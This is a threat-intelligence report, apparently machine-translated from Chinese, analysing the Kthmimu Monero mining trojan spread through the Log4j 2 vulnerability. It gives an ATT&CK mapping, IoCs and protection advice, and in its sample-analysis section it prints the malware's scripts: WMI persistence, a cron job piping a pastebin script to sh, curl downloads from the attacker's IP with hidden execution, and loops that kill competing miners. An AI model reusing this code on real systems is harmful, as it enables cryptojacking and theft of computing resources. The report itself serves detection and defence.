Analysis of the Active Kthmimu Mining Trojan

Antiy CERT

First draft completed: May 26, 2022

First published: May 27, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Since March 2022, Antiy CERT has captured a series of Kthmimu mining Trojan attack samples, which primarily spread through the Log4j 2 vulnerability. Since the exposure of the Log4j 2 vulnerability, the Trojan has been active in mining, spreading malicious scripts to both Windows and Linux platforms, downloading Monero mining programs for mining.

On Windows, this mining trojan uses a Power Shell script to download and execute XMRig, an open-source Monero mining program. Furthermore, the script has the ability to create persistent scheduled tasks, determine if the system user contains a key string, and create scheduled tasks. On Linux, the trojan uses a shell script to download the mining program, which also removes competing mining programs, downloads other scripts, and creates scheduled tasks.

It has been verified that the Windows and Linux versions of Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the mining Trojan.

2 ATT&CK Mapping Diagram Corresponding to the Incident

The attacker deployed a mining Trojan on the target system. The ATT&CK mapping diagram corresponding to this attack is shown in the figure below.



Figure 2-1 ATT&CK mapping diagram corresponding to the incident

The following table lists the techniques used by attackers.

Table 2-1 ATT&CK technique behavior description corresponding to the incident

ATT&CK stage/category	Specific behavior	Notes
Reconnaissance	Active scan	Scan for log4j2 vulnerabilities
Initial access	Leverage public-facing applications	Utilize public-facing applications such as Java
Execute	Utilize command and script interpreters	Use Power Shell and Shell scripts
	Leverage Windows Management Instrumentation (WMI)	Delete an instance of an existing WMI class
Persistence	Utilize scheduled tasks/jobs	Set up a scheduled task
Defense evasion	Obfuscate files or information	Obfuscation using Base 64
Discover	Discover the system owner/user	Determine the system user name
	Discovery process	Discover competitive process
Influence	Resource hijacking	Utilize system CPU resources

3 Attack Process and Propagation Path

3.1 Attack Process

PowerShell script named "lr.ps1" on Windows to perform its primary functions. Specifically, it downloads the mining program and configuration files, deletes existing instances of the Windows Management Instrumentation (WMI) class, and checks whether the system username contains the string "SYSTEM". If so, it uses PowerShell commands to download the string and execute subsequent instructions. If not, it creates a scheduled task named

"log4" that repeats every five minutes. It terminates a competing process and downloads and executes the open-source Monero mining program XMRig and its configuration files. On Linux, it uses a shell script named "lr.sh" to perform its primary functions. Specifically, it downloads and executes the mining program, terminates the competing program, and creates a scheduled task.



Figure 3-1 Attack process

3.2 Propagation Path

Attackers use the Log4j 2 vulnerability to spread attack scripts. The following is the Log4j 2 vulnerability exploit code for both Windows and Linux platforms.

Figure 3-2 Download lr.ps1

Figure 3-3 Download lr.sh

3.3 Attack Incident Sample Compilation

The following information is obtained by sorting out the samples based on the attack incidents:

Table 3-1 Attack incident sample compilation

Sample download address	Detailed description
hxxp[:]//14.55.65.217:8080/a/x.exe	Windows Monero mining program
hxxp[:]//14.55.65.217:8080/a/lr.ps1	Windows Malicious Power Shell
hxxp[:]//14.55.65.217:8080/a/config.json	Monero mining configuration file
hxxp[:]//14.55.65.217:8080/a/x.rar	Linux Monero mining program
hxxp[:]//14.55.65.217:8080/a/lr.sh	Linux Malicious Shell
hxxp[:]//14.55.65.217:8080/a/apache.sh	Linux Malicious Shell

Table 3-2 3

Mining pool address	Wallet address
91.121.140.167:80 pool.supportxmr.com:80	45tdM15BthJWCKScmdxF9nGKfnZJpV8jK3ZmBDUofM5fdzoXURTrb9QQeCwiNXHyvibVFq txeWwx57FnCqL4Z3y4S4G2tTy

According to the mining pool address records, the wallet currently has an average computing power of approximately 170KH/s.



Figure 3-4 Mining computing power

4 Protection Recommendations

In response to illegal mining, Antiy recommends that companies take the following protective measures:

Install terminal protection: Install anti-virus software. For different platforms, it is recommended to install the Windows/Linux version of Antiy Intelligent Endpoint Protection System;

Strengthen SSH passwords: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Also, avoid using the same password on multiple servers.

Update patches in a timely manner: It is recommended to enable the automatic update function to install system patches. Servers, databases, middleware and other vulnerable parts should be updated with system patches in a timely manner;

Update third-party application patches in a timely manner: It is recommended to update third-party application patches such as Tomcat, WebLogic, JBoss, Redis, Hadoop, and Apache Struts in a timely manner;

Enable logs: Enable key log collection functions (security logs, system logs, error logs, access logs, transmission logs, and cookie logs) to provide a basis for tracing security incidents.

Host reinforcement: perform penetration testing and security reinforcement on the system;

Deploy an intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets and various unknown threats;

Antiy Service: If you are attacked by malware, we recommend isolating the attacked host promptly and securing the site while waiting for security engineers to investigate the computer. Antiy's 24/7 service hotline is: 400-840-9234.

It has been verified that both the Windows and Linux versions of Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the mining program.

Figure 4-1 Antiy IEP Windows version provides effective protection

Figure 4-2 Antiy IEP Linux version effectively detects and kills

5 Sample Analysis

5.1 Windows Sample Analysis

5.1.1 lr.ps1

Table 5-1Script file

Virus name	Trojan/Win32.Ymacco
Original file name	lr.ps1
MD5	701EDFC11EE90B8A0D106B6FD98F5B42
File size	2.84KB (2,904 bytes)
Interpreted language	PowerShell
VT first upload time	2022-03-06 02:22:32
VT test results	12/59

Delete the existing Windows Management Instrumentation (WMI) class instance and determine whether the system user name contains the "SYSTEM " string. If so, use the PowerShutter command to download the string and execute subsequent instructions.

```
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='_sysConsumer'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='_sysConsumer'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%_sysConsumer%'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='Systems Manage Consumer'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='Systems Manage Consumer'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%Systems Manage Consumer%'" | Remove-WmiObject -
Verbose
$current=[System.Security.Principal.WindowsIdentity]::GetCurrent().Name -replace "(.*)\\", ""
if([System.Security.Principal.WindowsIdentity]::GetCurrent().Name.Contains("SYSTEM")){
Try {
$filterName = 'wmilog4'
$consumerName = 'wmilog4'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 300 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";
QueryLanguage="WQL";Query=$Query} -ErrorAction Stop
$Arg =@{
        Name=$consumerName
            CommandLineTemplate="C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe  -NonInteractive -windowstyle hidden -enc
            [illegible]
}
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments $Arg
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
}
Catch {
}
}
```

Figure 5-1 Delete an instance of a WMI class

If the "SYSTEM" string is not included, a scheduled task named "log4" is created and repeated every 5 minutes. The competing process is terminated, and the open-source Monero mining program XMRig and its configuration file are downloaded and executed.

Figure 5-2 Download the mining program

5.2 Linux Sample Analysis

5.2.1 lr.sh

Table 5-2 Script file

Virus name	Trojan [Downloader]/Shell.Agent
Original file name	lr.sh
MD5	E06704BCBED0CE2D7CADE20FA1D8A7B6
File size	2.09KB (2,138 bytes)
Interpreted language	Shell
VT first upload time	2022-03-05 22:26:41
VT test results	20/58

End the competing mining process.

```
#!/bin/sh
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
pkill -9 -f mysqldd
pkill -9 -f monero
pkill -9 -f kinsing
pkill -9 -f sshpass
pkill -9 -f sshexec
pkill -9 -f cnrig
pkill -9 -f attack
pkill -9 -f dovecat
pkill -9 -f donate
pkill -9 -f 'scan\.log'
pkill -9 -f xmr-stak
pkill -9 -f crond64
pkill -9 -f stratum
pkill -9 -f /tmp/java
pkill -9 -f /tmp/system
pkill -9 -f excludefile
pkill -9 -f agettyd
pkill -9 -f /dev/shm
pkill -9 -f /var/tmp
pkill -9 -f '\./python'
pkill -9 -f '\./crun'
pkill -9 -f '\./\.'
pkill -9 -f 'xmrig'
pkill -9 '\.6379'
pkill -9 'load\.sh'
pkill -9 'init\.sh'
pkill -9 '\.rsyslogds'
pkill -9 pnscan
pkill -9 masscan
pkill -9 ladaras
pkill -9 kthgado
pkill -9 kdevtmpfsi
pkill -9 solrd
pkill -9 meminitsrv
pkill -9 networkservice
pkill -9 sysupdate
pkill -9 phpguard
pkill -9 phpupdate
pkill -9 networkmanager
pkill -9 knthread
pkill -9 mysqlserver
pkill -9 watchbog
pkill -9 xmrig
pkill -9 bashirc
pkill -9 zgrab
killall -9 /tmp/*
killall -9 /var/tmp/*
```


Figure 5-3 End the competitive mining process

Create a scheduled task to query key mining strings and other information in important directories. If any, forcefully terminate the relevant process.

```
crontab -l | grep -e "8DdBvkRn" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "*/5 * * * * curl -fsSL https://pastebin.com/raw/8DdBvkRn | sh"
  ) | crontab -
fi
for i in $(ls /proc|grep '[0-9]'); do
  if ls -al /proc/$i 2>/dev/null|grep kthmimu 2>/dev/null; then
    continue
  fi
  if grep -a 'donate' /proc/$i/exe 1>/dev/null 2>&1; then
    kill -9 $i
  fi
  if ls -al /proc/$i | grep exe | grep "/var/tmp\|/tmp"; then
    kill -9 $i
  fi
done
```


Figure 5-4 Create a scheduled task

Download the mining program, configuration files, and script files, execute them, and finally delete the script files.

```
PROC_NAME=kthmimu
ProcNumber=`ps -ef |grep -w $PROC_NAME|grep -v grep|wc -l`
if [ $ProcNumber -le 0 ];then
        ps auxf|grep -v grep | awk '{if($3>=70.0) print $2}'| xargs kill -9
    pkill -9 -f '/tmp/\.'
    mkdir /tmp/.mimu
    curl -fsSL http://14.55.65.217:8080/a/config.json -o /tmp/.mimu/config.json
    curl -fsSL http://14.55.65.217:8080/a/x.rar -o /tmp/.mimu/kthmimu
    curl -fsSL http://14.55.65.217:8080/a/apache.sh -o /tmp/.mimu/apache.sh
    chmod +x /tmp/.mimu/kthmimu
    chmod +x /tmp/.mimu/apache.sh
    nohup /tmp/.mimu/apache.sh 1>/dev/null 2>&1 &
    sleep 2
    rm -f /tmp/.mimu/apache.sh
fi
```


Figure 5-5 Download mining program and configuration files

5.2.2 apache.sh

End competing programs and monopolize system resources.

```
while true
do
    killall -q -9 kdevtmpfsi
    killall -q -9 kinsing
    ps aux | grep -v grep | grep 'javaupDates' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'givemexyz' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'dbused' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'cpu-force-autoconfig' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'kvm.sh' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'elastic.sh' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep '/var/tmp/.postgres/' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'postgres_start.sh' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'xmrig' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'xmr' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'kthreaddk' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep 'kthreaddi' | awk '{print $2}' | xargs -i kill -9 {}
    PROC_NAME=kthmimu
    ProcNumber=`ps -ef |grep -w $PROC_NAME|grep -v grep|wc -l`
    if [ $ProcNumber -le 0 ];then
        nohup /tmp/.mimu/kthmimu 1>/dev/null 2>&1 &
    fi
done
```


Figure 5-6 End the competitive process

6 IoCs

IoCs
3EDCDE37DCECB1B5A70B727EA36521DE
701EDFC11EE90B8A0D106B6FD98F5B42
BF9CC5DF6A9FF24395BD10631369ACBF
D6E55C081CCABD81E5DE99ABFE9597F4
135276572F4C6A8B10BD31342997B458
E06704BCBED0CE2D7CADE20FA1D8A7B6
639825B85E02E6B9DFFCA50EE4DE9B6B
56BB7858F60C026DF6D48C32099EA2E7
14.55.65.217
14.55.65.199
91.121.140.167
pool.supportxmr.com:80
hxxp[:]//14.55.65.217:8080/a/x.exe
hxxp[:]//14.55.65.217:8080/a/lr.ps1
hxxp[:]//14.55.65.217:8080/a/config.json

hxxp[:]//14.55.65.217:8080/a/lrr.txt
hxxp[:]//14.55.65.217:8080/a/x.rar
hxxp[:]//14.55.65.217:8080/a/lr.sh
hxxp[:]//14.55.65.217:8080/a/apache.sh

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar

exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

Antiy official website
www.antiy.cn

Antiy WeChat Subscription Account
Antiylab